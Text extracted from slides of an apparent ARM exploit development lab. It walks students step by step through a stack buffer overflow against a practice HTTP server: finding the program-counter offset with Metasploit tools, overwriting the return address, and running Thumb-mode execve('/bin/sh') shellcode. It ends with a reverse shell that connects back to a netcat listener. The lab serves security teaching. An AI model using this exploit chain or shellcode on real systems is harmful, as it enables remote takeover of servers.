
Stack. Overflow x 41x 41 What is a Stack Overflow? Program tries to use more memory space than the call stack has available. Register SP (Stack Pointer) AAAAAA AAAAn Strcpy() writes this way Register PC (Program Counter) Saved $PC 29


Running Server with GDB On Server: 1. cd /home/hacker 1/materials/server/practice_lab 1/. /httpdserver < Any port you are assigned to> 2. Example: Enter: . /httpdserver 10000 & 3. Output: [2324] Process ID 4. gdb attach <PID> Example: gdb attach 2324 5. Press continue in gdb: c 30
31

Running Exploit Python script sends 950 ‘A’s to server On Client (Kali Linux): 1. cd materials/client/ 2. python arm_practice_lab_0. py <Assigned Server IP> <Port you run server on> Example: python arm_practice_lab_0. py 192. 168. 1. 4 10000 32
Stack Overflow Triggered 33


We have control over PC Server: Type “info registers” or “i r” in gdb 34

Server: Re-run httpdserver and attach with gdb Example: . /httpdserver <port no> & gdb attach <pid> 35

Register r 15/PC What is the program counter (PC) used for? Register SP Address (Location) of next instruction to be (Stack Pointer) AAAAAA executed. Strcpy() AAAAAA writes AAAAAA this way AAAAn As each instruction gets fetched the program Register PC counter increases its value by 2 or 4 AAAA (Program Counter) Calculate Offset to $PC 36

OFFSETS How do we locate the offset to PC? Client: • /usr/share/metasploitframework/tools/pattern_create. rb 950 37

OFFSETS Client: In the python script “arm_practice_lab_0. py” modify “buffer”: Copy and paste the pattern generated by pattern_create. rb Example: buffer = “a. Ab. B-----y. Yz. Z” Run edited python script: python arm_practice_lab_0. py <Assigned Server IP> <Port you run server on> Answer in: materials/client/answers/arm_practice_lab_1. py 38
Getting the pattern offset Server: 1. Type “info registers” or “i r” in gdb 2. Copy address in Program Counter Register (PC) Example: 0 x 72413970 39

Locating offset to PC Client: 1. Enter the following command: /usr/share/metasploit-framework/tools/pattern_offset. rb <Copied Address> 2. Modify python script to confirm the offset is correct: buffer= 'A'*508 buffer+= 'B'*4 buffer+= ‘C’ * (950 – len(buffer)) Answer in: materials/client/answers/arm_practice_lab_2. py 3. Run edited python script (On the server remember to Re-run httpdserver and attach with gdb): python arm_practice_lab_0. py <Assigned Server IP> <Port you run serv 40


Where to put our shellcode? Server: 1. Confirm that register PC has been overwritten by ‘x 42x 42’ by typing the following in gdb : “i r” 2. Find out where the stack pointer is pointing to? By typing the following in gdb: “x/8 a $sp-4” 3. Copy the address stored at register $sp address. Example: 0 x 7 efff 680 41
Where is $SP pointing to? 42

Add stack location to the script Client: 1. Modify python script to confirm that the PC has jumped to the right location: buffer='A'*508 buffer+='x 80xf 6xffx 7 e' buffer += 'C' * (950 -len(buffer)) Shellcode Answer in: materials/client/answers/arm_practice_lab_3. py 43

Shellcoding Why learn shellcoding? Lots of shellcodes to be used for free online! In Exploit Development, there will be a lot of hoops and obstacles to jump through: - Modification to shellcode - Bad Characters 44

Bad Characters! Common Bad Characters: “x 00x 20x 0 a” Functions like strcpy() terminate after null byte! Common solution: Encode the shellcode! 45

ARM Registers 46

Important ARM Instructions MOV r 1, #1 Moving #1 to register r 1 ADD r 1, r 2, #3 Adding #3 to Register R 2 and moving it to R 1 SUB r 1, r 2, #3 Subtracting #3 from R 2 and moving it to R 1 47

Important ARM Instructions SVC 1 Service Call – syscall() is a small library function that invokes the system call whose assembly language interface has the specified number with the specified arguments. LDR r 5, [pc, #4] Load value from Address Location (Register R 3 with offset #4) into R 5 STR r 4, [pc, #4] Take value from register R 4 and store it at Address Location (Register R 3 with offset #4) 48

Important ARM Instructions Branch (B, BL, BX, BLX, and BXJ) instructions Branch like Jump Instructions (JMP) in x 86 Example: B R 3 http: //infocenter. arm. com/help/index. jsp? topic=/co m. arm. doc. dui 0204 j/Cihfddaf. html 49

SYSCALL Where to find the syscall offset to use? # cat /usr/include/arm-linux-gnueabihf/asm/unistd. h | grep execve #define __NR_execve (__NR_SYSCALL_BASE+ 11) Register r 7 is used to store the location of the syscall to execute 50
execve int execve(const char *filename, char *const argv[], char *const envp[]); r 0 => //bin/shn r 1 => //bin/shn r 2 => 0 r 7 => 11 (syscall) r 0 => 0 51

Sample execve shellcode _start: . code 32 add r 3, pc, #1 bx r 3 Switch to "Thumb Mode (16 -bit)” . code 16 mov r 0, pc (We place the address of pc in r 0) add r 0, #10 Add 10 to r 0 (point to //bin/sh) str r 0, [sp, #4] Place it on the stack add r 1, sp, #4 Copy location of /bin/sh to r 1 sub r 2, r 2 “Set r 2 to 0” (Null byte free instructions) mov r 7, 11 syscall execve in r 7 svc 1 Execute syscall . ascii "//bin/sh” 52

Wait for Shell Client: Listen on port 31337: nc –lvp 31337 53

Server: 1. Change to shellcode directory: cd ~/materials/shellcode/ 2. Edit forkshellcode. s to your client IP Address: . short 0 x 697 a. byte 192, 168, 1, 3 Your own IP Address. ascii "//bin//sh" 3. Compile the shellcode: #as –mthumb –o fork_shellcode. s #ld –o fork_shellcode. o 4. Execute the shellcode: . /fork_shellcode 54
